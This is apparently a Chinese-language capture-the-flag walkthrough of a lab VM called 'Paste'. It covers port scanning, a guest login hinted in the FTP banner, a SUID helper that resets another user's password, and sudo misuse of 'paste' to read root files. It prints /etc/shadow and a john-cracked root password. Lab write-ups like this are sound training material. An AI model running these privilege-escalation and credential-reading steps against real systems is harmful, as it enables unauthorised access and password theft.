
1.信息收集


靶机使用的是桥接的网卡，直接使用fscan扫描内网靶机，确定靶机IP，同时初步确定开放的端口。

使用nmap进一步确定开放的端口。



```
└─$ nmap --min-rate 10000 -p- 192.168.0.104 -oA nmapscan/ports/ports
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 14:26 CST
Nmap scan report for 192.168.0.104 (192.168.0.104)
Host is up (0.00053s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:56:57:FD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.50 seconds
```


以及端口的详细信息



```
└─$ nmap -sT -sC -sV -O 192.168.0.104 -p22,80,21 -oA nmapscan/detail/result
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 14:27 CST
Nmap scan report for 192.168.0.104 (192.168.0.104)
Host is up (0.00081s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Password Generator
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:56:57:FD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kern
el:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
```

扫描80端口目录，扫描出index.html以及password.log。 这里并未发现什么有用的线索，只发现password.log 显示的内容是80页面生成的密码。

使用ftp访问21端口，提示了使用guest:guest登录




```
└─$ ftp 192.168.0.104
Connected to 192.168.0.104.
220 220 Welcome to FTP Service Please use guest:guest to login
Name (192.168.0.104:rick):
```

这里确保不漏掉什么还是使用anonymous登录一下，与寻常不同，这里要密码，所以登录失败。

使用guest登录，在21端口并未发现文件，这里还根据ftp的版本尝试使用了一下笑脸漏洞，失败。


获取shell

根据ftp的提示，尝试使用guest账户登录ssh，成功拿到shll。




```
└─$ ssh  guest@192.168.0.104
guest@192.168.0.104's password:
Linux Paste 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 13 01:17:49 2025 from 192.168.3.94
guest@Paste:~$ ls
guest@Paste:~$ ls -al
```

在/home下发现另一个用户film，在文件里浏览了一遍之后并未发现film的密码储存在哪个角落。使用sudo -l命令初步确认一下，guest用户下并不存在可执行的命令。使用find / -perm -4000 -type f 2>/dev/null，发现可疑2文件



```
guest@Paste:/var/cache$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/local/bin/change
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
guest@Paste:/var/cache$ /usr/local/bin/change
```

执行一下，显示失败，



```
guest@Paste:/var/cache$ /usr/local/bin/change
Failed to execute chpasswd command: No such file or directory
Password change failed for user film
```

进入文件所在的文件夹，发现另一个python文件 password_monitor.py。


直接将代码丢给ai。

> **功能概述**
>
> 该脚本创建了一个后台服务，持续监控`/var/www/html/password.log`文件的修改事件。一旦检测到文件被修改，它会执行`/usr/local/bin/change`程序。整个过程会被记录到日志文件`/var/log/password_monitor.log`中，同时也会输出到标准输出。

结合之前的错误提示，可知是修改film用户的密码。


提权至film用户

重新访问80页面，再生成一个密码，然后使用该密码切换至film用户，成功。拿到user.txt，执行sudo -l。



```
film@Paste:~$ cat user.txt
flag{user-f307bc02d0f7e60e52d128a0c27b8e34}
film@Paste:~$ sudo -l
Matching Defaults entries for film on Paste:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User film may run the following commands on Paste:
    (ALL) NOPASSWD: /usr/bin/paste
```

直接GTFObins。找到提权命令




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo paste $LFILE
```


执行，直接读取root.txt。




```
film@Paste:~$ a=/root/root.txt
film@Paste:~$ sudo paste $a
flag{root-6ab2177cfaffa72807624d043ecb6c13}
```

提权至root

读取/etc/shadow， 使用john能爆出root的密码。



```
film@Paste:~$ a=/etc/shadow
film@Paste:~$ sudo paste $a
root:$6$jJev7FIbmMhP8iVA$p1.bGLOCx5BsAzgCrbp/FgF56k6HXP0QFb5pCaZzAJ1N7qOhZjTJymyk9CMRbc8JGy5DXFl/BiwP9JEZ7o7mp0:20
282:0:99999:7:::
```



```
0g 0:00:00:21 0.31% (ETA: 18:12:2
sexybitch!          (root)
1g 0:00:00:28 DONE (2025-07-18 16
```